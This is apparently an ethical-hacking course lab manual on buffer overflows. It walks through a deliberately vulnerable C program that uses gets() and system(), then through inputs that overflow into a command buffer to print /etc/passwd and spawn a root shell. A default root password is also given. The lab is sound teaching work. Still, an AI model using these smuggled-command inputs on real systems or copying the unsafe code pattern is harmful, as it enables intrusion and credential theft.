Buffer Overflow

Module 18

Buffer Overflow Attack

In a buffer overflow, while writing data to a buffer, the buffer's boundary is overrun and adjacent memory is overwritten.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Source: http://www.ic.unicamp.br/~stolfi/urna/buffer-oflow

Hackers continuously look for vulnerabilities in software or a computer to break into the system by exploiting these vulnerabilities.

The most common vulnerability often exploited is the buffer overflow attack, where a program failure occurs either in allocating sufficient memory for an input string or in testing the length of string if it lies within its valid range. A hacker can exploit such a weakness by submitting an extra-long input to the program, designed to overflow its allocated input buffer (temporary storage area) and modify the values of nearby variables, cause the program to jump to unintended places, or even replace the program's instructions by arbitrary code.

If the buffer overflow bugs lie in a network service daemon, the attack can be done by directly feeding the poisonous input string to the daemon. If the bug lies in an ordinary system tool or application, with no direct access, the hacker attaches the poisonous string with a document or an email which, once opened, will launch a passive buffer overflow attack. Such attacks are equivalent to a hacker logging into the system with the same user ID and privileges as the compromised program.

Buffer overflow bugs are especially common in C programs, since that language does not provides built-in array bound checking, and uses a final null byte to mark the end of a string, instead of keeping its length in a separate field. To make things worse, C provides many library functions, such as `strcat` and `getline`, which copy strings without any bounds-checking.

As an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of when and how buffer overflow occurs. You must understand **stacks-based** and **heap-based** buffer overflows, perform **penetration tests** for detecting buffer overflows in programs, and take precautions to **prevent** programs from buffer overflow attacks.

Lab Objectives

The objective of this lab is to help students to learn and perform buffer overflow attacks to execute passwords.

In this lab, you need to:

- Prepare a script to overflow buffer
- Run the script against an application

- Perform penetration testing for the application
- Enumerate a password list

This lab can be demonstrated using Backtrack Virtual Machine

Lab Environment

- A computer running with **Windows Server 2012** as Host machine
- A Virtual Machine running with **Back Track 5 R3**
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Buffer Overflow

Buffer overflow is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory. This is a special case of violation of memory safety. Buffer overflows can be triggered by inputs that are designed to execute code, or alter the way the program operates. This may result in erratic program behavior, including memory access errors, incorrect results, a crash, or a breach of system security. Thus, they are the basis of many software vulnerabilities and can be maliciously exploited.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in buffer overflow:

- Enumerating Passwords in "Default Password List"
    - Write a Code
    - Compile the Code
    - Execute the Code
    - Perform Buffer Overflow Attack
    - Obtain Command Shell

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Buffer Overflow Example

In a buffer overflow, while writing data to a buffer, the buffer's boundary is overrun and adjacent memory is overwritten.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In computer security and programming, a buffer overflow, or buffer overrun, vulnerability appears where an application needs to read external information such as a character string, the receiving buffer is relatively small compared to the possible size of the input string, and the application doesn't check the size. The buffer allocated at run-time is placed on a stack, which keeps the information for executing functions, such as local variables, argument variables, and the return address. The overflowing string can alter such information. This also means that an attacker can change the information as he or she wants to. For example, the attacker can inject a series of machine language commands as a string that also leads to the execution of the attack code by changing the return address to the address of the attack code. The ultimate goal is usually to get control of a privileged shell by such methods.

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array. Bounds checking can prevent buffer overflows.

As a **penetration tester**, you should be able to implement protection against stack-smashing attacks. You must be aware of all the defensive measures for buffer overflow attacks. You can prevent buffer overflow attacks by implementing run-time checks, address obfuscation, randomizing location of functions in libc, analyzing static source code, marking stack as non-execute, using type safe languages such as Java, ML, etc.

Lab Objectives

The objective of this lab is to help students to learn and perform buffer overflow to execute passwords.

In this lab, you need to:

- Prepare a script to overflow buffer
- Run the script against an application
- Perform penetration testing for the application
- Enumerate a password list

This lab can be demonstrated using Backtrack Virtual Machine

Lab Environment

- A computer running with **Windows Server 2012** as Host machine
- A Virtual Machine running with **Back Track 5 R3**
- A web browser with **Internet access**
- Administrative privileges to run tools


Lab Duration

Time: 20 Minutes

Overview of Buffer Overflow


Buffer overflow takes place when **data** written to a **buffer** because of insufficient bounds checking **corrupts** the data values in **memory addresses**, which are adjacent to the **allocated** buffer. Most often this occurs when copying **strings** of characters from **one buffer to another**.

When the following program is compiled and run, it will assign a block of memory 11 bytes long to hold the attacker string. strcpy function will copy the string "DDDDDDDDDDDDDD" into an attacker string, which will exceed the buffer size of 11 bytes, resulting in buffer overflow.



Buffer Overflow Example Code

```
#include<stdio.h>
int main ( int argc , char **argv)
{
char Buffer[11]="AAAAAAAAAA";
strcpy(Buffer,"DDDDDDDDDDDD");
printf("% \n",Buffer);
return 0;
}
```




This type of vulnerability is prevalent in UNIX- and NT-based systems

Lab Tasks

TASK 1

Write a Code

1. Launch your **Back Track 5 R3 Virtual Machine**.
2. For btlogin, type **root** and press **Enter**. Type the password as **toor**, and press **Enter** to log in to BackTrack virtual machine.


BackTrack on WIN 2N9STOSGIEN - Virtual Machine Connection
File Action Media Clipboard View Help


```
[    1.093376] NET: Registered protocol family 17
[    1.094531] input: AT Translated Set 2 keyboard as /devices/platform/i8042/serio0/input/input1
[    1.095270] Registering the dns_resolver key type
[    1.095783] registered taskstats version 1
[    1.103932]   Magic number: 12:120:126
[    1.104458] acpi device:01: hash matches
[    1.105858] rtc_cmos 00:02: setting system clock to 2012-09-25 11:06:59 UTC (1348571219)
[    1.105468] BIOS EDD facility v0.16 2004-Jun-25, 0 devices found
[    1.105862] EDD information not available.
[    1.237818] ata1.00: ATA-8: Virtual HD, 1.1.0, max MWDMA2
[    1.238938] ata1.00: 33554432 sectors, multi 128: LBA48
[    1.241551] ata2.00: ATAPI: Virtual CD, , max MWDMA2
[    1.243267] ata2.00: configured for MWDMA2
[    1.244118] ata1.00: configured for MWDMA2
[    1.244223] scsi 0:0:0:0: Direct-Access     ATA      Virtual HD       1.1. PQ: 0 ANSI: 5
[    1.245157] sd 0:0:0:0: [sda] 33554432 512-byte logical blocks: (17.1 GB/16.0 GiB)
[    1.245546] sd 0:0:0:0: [sda] 4096-byte physical blocks
[    1.245974] sd 0:0:0:0: [sda] Write Protect is off
[    1.246384] sd 0:0:0:0: Attached scsi generic sg0 type 0
[    1.246814] sd 0:0:0:0: [sda] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
[    1.248423] scsi 1:0:0:0: CD-ROM            Msft     Virtual CD/ROM   1.0  PQ: 0 ANSI: 5
[    1.251506] sr0: scsi3-mmc drive: 0x/0x tray
[    1.252009] cdrom: Uniform CD-ROM driver Revision: 3.20
[    1.252793] sr 1:0:0:0: Attached scsi generic sg1 type 5
[    1.258057]  sda: sda1 sda2 < sda5 >
[    1.258659] sd 0:0:0:0: [sda] Attached SCSI disk
[    1.260263] Freeing unused kernel memory: 908k freed
[    1.260804] Write protecting the kernel read-only data: 12288k
[    1.265624] Freeing unused kernel memory: 1732k freed
[    1.269985] Freeing unused kernel memory: 1492k freed
Loading, please wait...
[    1.287315] udev: starting version 151
[    1.296208] udevd (83): /proc/83/oom_adj is deprecated, please use /proc/83/oom_score_adj instead.
[    1.396392] Floppy drive(s): fd0 is 1.44M
[    1.413984] FDC 0 is an 82078.
[    2.020387] Refined TSC clocksource calibration: 3092.970 MHz.

BackTrack 5 R3 - 64 Bit bt tty1
bt login: root
Password:
```

FIGURE 1.1: BackTrack Login

Buffer overflow occurs when a program or process tries to store more data in a buffer.

3. Type **startx** to launch the GUI.


BackTrack on WIN-2N9STOSGIEN - Virtual Machine Connection
File Action Media Clipboard View Help

```
[    1.245974] sd 0:0:0:0: [sda] Write Protect is off
[    1.246384] sd 0:0:0:0: Attached scsi generic sg0 type 0
[    1.246814] sd 0:0:0:0: [sda] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
[    1.248423] scsi 1:0:0:0: CD-ROM            Msft     Virtual CD/ROM   1.0  PQ: 0 ANSI: 5
[    1.251506] sr0: scsi3-mmc drive: 0x/0x tray
[    1.252009] cdrom: Uniform CD-ROM driver Revision: 3.20
[    1.252793] sr 1:0:0:0: Attached scsi generic sg1 type 5
[    1.258057]  sda: sda1 sda2 < sda5 >
[    1.258659] sd 0:0:0:0: [sda] Attached SCSI disk
[    1.260263] Freeing unused kernel memory: 908k freed
[    1.260804] Write protecting the kernel read-only data: 12288k
[    1.265624] Freeing unused kernel memory: 1732k freed
[    1.269985] Freeing unused kernel memory: 1492k freed
Loading, please wait...
[    1.287315] udev: starting version 151
[    1.296208] udevd (83): /proc/83/oom_adj is deprecated, please use /proc/83/oom_score_adj instead.
[    1.396392] Floppy drive(s): fd0 is 1.44M
[    1.413984] FDC 0 is an 82078.
[    2.020387] Refined TSC clocksource calibration: 3092.970 MHz

BackTrack 5 R3 - 64 Bit bt tty1
bt login: root
Password:
Login timed out after 60 seconds.

BackTrack 5 R3 - 64 Bit bt tty1
bt login: root
Password:
Last login: Tue Sep 25 15:46:50 IST 2012 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:34:20 EST 2012 x86_64 GNU/Linux

 System information as of Tue Sep 25 16:45:47 IST 2012

 System load:  0.08               Processes:           72
 Usage of /:   72.3% of 15.23GB   Users logged in:     0
 Memory usage: 3%                 IP address for eth0: 10.0.0.14
 Swap usage:   0%

 Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx
```

FIGURE 1.2: BackTrack GUI Login-Startx Command

4. **BackTrack 5 R3** GUI desktop opens, as shown in the following screenshot.

Code which is entered in kedit is case-sensitive.

FIGURE 1.3: BackTrack 5 R3 Desktop

5. Select the **BackTrack Applications** menu, and then select **Accessories →** **gedit Text Editor**.





FIGURE 1.4: Launching gedit Text Editor

Programming languages commonly associated with buffer overflows include C and C++.

6. Enter the following code in gedit Text Editor (**Note**: the code is case-sensitive).

```
#include<stdio.h>
void main()
 {
 char *name;
 char *command;
 name=(char *)malloc(10);
 command=(char *)malloc(128);
 printf("address of name is : %d\n",name);
 printf("address of command is:%d\n",command);
 printf("Difference between address is :%d\n",command-
name);
 printf("Enter your name:");
 gets(name);
 printf("Hello %s\n",name);
 system(command);
}
```


*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*Unsaved Document 1

```
#include<stdio.h>
void main()
 {
 char *name;
 char *command;
 name=(char *)malloc(10);
 command=(char *)malloc(128);
 printf("address of name is : %d\n",name);
 printf("address of command is:%d\n",command);
 printf("Difference between address is :%d\n",command-name);
 printf("Enter your name:");
 gets(name);
 printf("Hello %s\n",name);
 system(command);
}
```


Plain Text ▾ Tab Width: 8 ▾ Ln 15, Col 2 INS

FIGURE 1.5: Writing code for execution

Code is compiled using the following commend: *gcc buffer.c buffer.*

7. Now save the program by selecting **File → Save As→ root** or simply click **Save** as shown in the following screenshot screenshot as buffer.c.

No tool can solve completely the problem of buffer overflow, but they surely can decrease the probability of stack smashing attacks.



Name: buffer.c
Save in folder: root
Character Encoding: Current Locale (UTF-8)
Line Ending: Unix/Linux


FIGURE 1.6: Saving the program

TASK 2

Compile the Code

8. Now launch the command terminal and compile the **code** by **running:**

```
gcc buffer.c -o buffer
```




```
root@bt:~# gcc buffer.c -o buffer
```

FIGURE 1.7: BackTrack compiling the code

The program executes using following command: *./buffer*

9. If there are any errors, **ignore** them.




```
root@bt:~# gcc buffer.c -o buffer
buffer.c: In function 'main':
buffer.c:6: warning: incompatible implicit declaration of built-in function 'mal
loc'
buffer.c:8: warning: format '%d' expects type 'int', but argument 2 has type 'ch
ar *'
buffer.c:9: warning: format '%d' expects type 'int', but argument 2 has type 'ch
ar *'
buffer.c:10: warning: format '%d' expects type 'int', but argument 2 has type 'l
ong int'
/tmp/ccx6Y3vl.o: In function `main':
buffer.c:(.text+0x90): warning: the `gets' function is dangerous and should not
be used.
root@bt:~# 
```

FIGURE 1.8: BackTrack Error Message Window

TASK 3

Execute the Code

10. To execute the program type **. /buffer**




```
root@bt:~# ./buffer
address of name is : 20144144
address of command is:20144176
Difference between address is :32
Enter your name:
```

FIGURE 1.9: BackTrack Executing Program

An executable program on a disk contains a set of binary instructions to be executed by the processor.

11. Type any name in the **Input** field and press **Enter**; here, using **Jason** as an **example**.




```
root@bt:~# ./buffer
address of name is : 20144144
address of command is:20144176
Difference between address is :32
Enter your name:Jason
```

FIGURE 1.10: Input Field

Buffer overflows work by manipulating pointers (including stored addresses).

12. **Hello Jason** should be printed.



```
root@bt:~# ./buffer
address of name is : 20144144
address of command is:20144176
Difference between address is :32
Enter your name:Jason
Hello Jason
root@bt:~#
```


FIGURE 1.11: Hello Jason

TASK 4

Perform Buffer Overflow Attack

13. Now, overflow the buffer and execute the listed system commands.
14. Run the program again by typing **./buffer**.
15. Type `12345678912345678912345678912345cat /etc/passwd` in the **Input** field.
16. You can view a printout of the password file.

Buffer overflow vulnerbililties typically occur in code that a programmer cannot accrately predict buffer overflow behvior.



```
root@bt:~# ./buffer
address of name is : 17747984
address of command is:17748016
Difference between address is :32
Enter your name:12345678912345678912345678912345cat /etc/passwd
Hello 12345678912345678912345678912345cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```


FIGURE 1.12: Executing Password

TASK 5

Obtain Command Shell

17. Now, obtain a Command Shell.
18. Run the program again **./buffer** and type `12345678912345678912345678912345/bin/sh` in the **Input** field.

Code scrutiny (writing secure code) is the best possible solution to bufferflow attacks.



```
root@bt:~# ./buffer
address of name is : 24616976
address of command is:24617008
Difference between address is :32
Enter your name:12345678912345678912345678912345/bin/sh
Hello 12345678912345678912345678912345/bin/sh
sh-4.1#
sh-4.1#
sh-4.1#
```

FIGURE 1.13: Executing 123456789123456789123456789123345/bin/sh

19. Type **Exit** in Shell Konsole or close the program.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Buffer Overflow	▪ Address of name is: 24616976 ▪ Address of command is: 24617008 ▪ Difference between address is: 32 ▪ Enter your name: 123456789123456789123456789123345/bin/sh ▪ Hello 123456789123456789123456789123345/bin/sh ▪ sh-4.1# ▪ sh-4.1# ▪ sh-4.1#

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate various methods to prevent buffer overflow.
2. Analyze how to detect run-time buffer overflow.
3. Evaluate and list the common causes of buffer-overflow errors under .NET language.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs